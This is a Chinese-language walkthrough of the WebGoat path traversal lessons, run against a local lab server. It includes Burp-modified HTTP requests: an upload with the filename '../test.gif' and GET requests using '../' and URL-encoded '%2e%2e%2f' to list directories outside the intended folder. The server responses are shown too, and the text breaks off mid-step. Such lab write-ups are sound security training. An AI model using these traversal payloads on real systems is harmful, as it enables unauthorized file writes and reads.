
看起来好像不能用full Name来弄了 路径取决于文件名 看起来文件名没有过滤。

一种方法是直接改上传文件的文件名，另一种方法就是post的时候改包：




```
POST /WebGoat/PathTraversal/profile-upload-remove-user-input HTTP/1.1
Host: 192.168.50.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------1230852031708534169520560818
Content-Length: 39801
Origin: http://192.168.50.11
Connection: close
Referer: http://192.168.50.11/WebGoat/start.mvc
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1

-----------------------------1230852031708534169520560818
Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename="1.gif"
Content-Type: image/gif

GIF89a@    _      5Gj      C    OLC%        E"aS-=5     ×        m"3GMH  S&   ●R#?    Grp           1d\Dùò     èQF&U
h      |         H  q< 60  }F(#¡¡¡      j\,   D  )      5-x§      9  w2"`u&±ê  ά      °`       X05$
HH5H`QwlIé  w         b4  +    H    k/     Q              xihg   ¡●●●xg7              s  )*!G=!άM!       /<4          άg       $AD          E          Qùùùú  u
       6  v@KQ<          ά  N    (i`~U9  X  R●   y           vL'-.-oeE     Y¡  o  I"\O+        :         e;H0     uQ ˜      4      ±  n;   2]     G;RJb> i±  D{    [%4    f}g   |
Sv5       SS            ° a      t         g  1HDSH       G&VUI$          LpkTwwv  N<άH6bh     :⌑  Uwm              è        F<t}D              X     @       &
9JA\][  7  j,   &`V8       x  ,     ;         e      h  D     [o                 |'      i[2        '⌑  ]
q8[ZB         S,        ±|     Mê      |  Wk-:w          a]          ˜  @B8}wgypT   ê   A?9       74/ ˜  ˜  ˜:>2        §   3(r            _                8jr               ˆ;[2           q5          |              xά
!  NETSCAPE2.0!ù  ,@          H°        *\   °          #J  H±          3j         ±           C  Y       (S  \             0c       I           8sê          §          ˜      @      D                B
```

→



```
POST /WebGoat/PathTraversal/profile-upload-remove-user-input HTTP/1.1
Host: 192.168.50.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------1230852031708534169520560818
Content-Length: 39801
Origin: http://192.168.50.11
Connection: close
Referer: http://192.168.50.11/WebGoat/start.mvc
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1

-----------------------------1230852031708534169520560818
Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename="../test.gif"
Content-Type: image/gif

GIF89a@    _      5Gj      C    OLC%        E"aS-=5     ×        m"3GMH  S&   ●R#?    Grp           1d\Dùò     èQF&U
h      |         H  q< 60  }F(#¡¡¡      j\,   D  )      5-x§      9  w2"`u&±ê  ά      °`       X05$
HH5H`QwlIé  w         b4  +    H    k/     Q              xihg   ¡●●●xg7              s  )*!G=!άM!       /<4          άg       $AD
       6  v@KQ<          ά  N    (i`~U9  X  R●   y           vL'-.-oeE     Y¡  o  I"\O+        :         e;H0     uQ ˜      4      ±  n;   2]     G;RJb
Sv5       SS            ° a      t         g  1HDSH       G&VUI$          LpkTwwv  N<άH6bh     :⌑  Uwm              è        F<t}D              X
9JA\][  7  j,   &`V8       x  ,     ;         e      h  D     [o                 |'      i[2        '⌑  ]
q8[ZB         S,        ±|     Mê      |  Wk-:w          a]          ˜  @B8}wgypT   ê   A?9       74/ ˜  ˜  ˜:>2        §   3(r            _                8jr               ˆ;[
!  NETSCAPE2.0!ù  ,@          H°        *\   °          #J  H±          3j         ±           C  Y       (S  \             0c       I           8sê          §
*TάR|U  j            &  *-h2*      ]      5:t`T●m
 h     xó  ù  T*V  U  ˆ   ●°a   oά  ¡Vj       #KI      X|b   V   |u           2   |W4è    "CάM              ×°c       M         ¡          s                ●
  a  W6                ;                ó  ¡            og      (  }tp˜            z`+_Z|        9˜d  H}  °          =v  YΰU  G  1d  ά
```

forward request，成功


Path traversal while uploading files

The developer again became aware of the vulnerability by not validating the input of the `full name` input field. A fix was made in an attempt to solve this vulnerability.

Again the same assignment but can you bypass the implemented fix?

OS	Location
Linux	/home/webgoat/.webgoat-8.2.2/PathTraversal/accelerator

Full Name: test


Email: test@test.com

Password: ••••


Congratulations. You have successfully completed the assignment.

代码：

和猜测的一样，跟full name无关了，和文件名有关，execute函数还是那个，传入参数不同


```
@PostMapping(value = "/PathTraversal/profile-upload-remove-user-input", consumes = ALL_VALUE, produces = APPLICATION_JSON_VALUE)
@ResponseBody
public AttackResult uploadFileHandler(@RequestParam("uploadedFileRemoveUserInput") MultipartFile file) {
    return super.execute(file, file.getOriginalFilename());
}
}
```

Path traversal 04



Retrieving other files with a path traversal

Path traversals are not limited to file uploads also when retrieving files it can be the case that a path traversal is possible to retrieve other files from the system. In this assignment try to find a file called `path-traversal-secret.jpg`

找个名叫`path-traversal-secret` 的文件，然后弄个flag，估计和这个文件有关。


黑盒：

点show random picture后
network tab抓包：




Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	192.168.50.11	lessonoverview.mvc	jquery.min.js:2 (xhr)	json	1.04 KB	822 B	146 ms
200	GET	192.168.50.11	random-picture	jquery.min.js:2 (xhr)	jpeg	158.29 KB	158.01 KB	220 ms
200	GET	192.168.50.11	lessonmenu.mvc	jquery.min.js:2 (xhr)	json	7.42 KB	7.19 KB	162 ms

观察response header：



```
Response Headers (286 B)
Connection: close
Content-Length: 161804
Content-Type: image/jpeg
Date: Wed, 01 Dec 2021 15:55:32 GMT
Location: /PathTraversal/random-picture?id=7.jpg
Server: nginx/1.18.0
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Request Headers (433 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1
Host: 192.168.50.11
Referer: http://192.168.50.11/WebGoat/start.mvc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; r
X-Requested-With: XMLHttpRequest
```


我们是要找个secret img文件， 先扔到burp里看看：



```
GET /WebGoat/PathTraversal/random-picture?id=7.jpg HTTP/1.1
Host: 192.168.50.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.50.11/WebGoat/start.mvc
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1

```

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Wed, 01 Dec 2021 15:59:11 GMT
Content-Type: application/octet-stream
Content-Length: 540
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: /PathTraversal/random-picture?id=7.jpg.jpg
X-Frame-Options: DENY

/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/7.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/1.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/6.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/2.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/5.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/10.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/9.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/8.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/3.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/4.jpg
```


`7.jpg`这个file肯定是有的，但是response status code是404，观察location，它是自动加了个`.jpg`，所以request里就不需要加`.jpg`了。
下面的response body info里看一下，把这个directory下的文件目录给显示出来了， cat下面只有1-10 jpg文件，没有想要的。
那寻找一下上一级，看看能不能成



```
GET /WebGoat/PathTraversal/random-picture?id=../7.jpg HTTP/1.1
Host: 192.168.50.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.50.11/WebGoat/start.mvc
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0
Date: Wed, 01 Dec 2021 16:04:09 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 54
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY

Illegal characters are not allowed in the query params
```

被拦截了。试试url encode之后咋样：



Request


Response

```
GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%37 HTTP/1.1
Host: 192.168.50.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.50.11/WebGoat/start.mvc
Cookie: JSESSIONID=D1ifvH_1uCZiBKk0oA_fJKcNb5AGh7NZixskAmV1
```

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Wed, 01 Dec 2021 16:05:08 GMT
Content-Type: application/octet-stream
Content-Length: 294
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: /PathTraversal/random-picture?id=7.jpg
X-Frame-Options: DENY

/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../cats,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../test.jpg,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../test,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../accelerator,/home/webgoat/.webgoat-8.2.2/PathTraversal/cats/../test.gif
```

看目录还是没有

在上一级：



Request

